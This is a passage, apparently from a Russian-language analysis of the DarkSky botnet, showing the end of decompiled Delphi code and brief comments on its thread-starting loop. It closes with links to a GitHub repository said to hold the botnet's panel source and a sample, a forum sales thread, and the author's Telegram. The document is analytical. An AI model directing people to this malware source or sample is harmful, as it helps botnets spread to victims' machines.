      --v2;
    }
    while ( v2 );
  }
  byte_425B08 = 1;
}
__writefsdword(0, v4);
v6 = (int *)&loc_420A28;
return System::__linkproc__ LStrArrayClr(&v8, 7);
```

В цикле стартуют потоки этой функции:

Реализация довольно громоздкая, можно было сделать куда проще и эффективнее.

Ссылки

Сорцы панели + семпл - https://github.com/ims0rry/DarkSky-botnet

Продажник - https://lolzteam.net/threads/314749/

Автор @ims0rry

https://t.me/ims0rryblog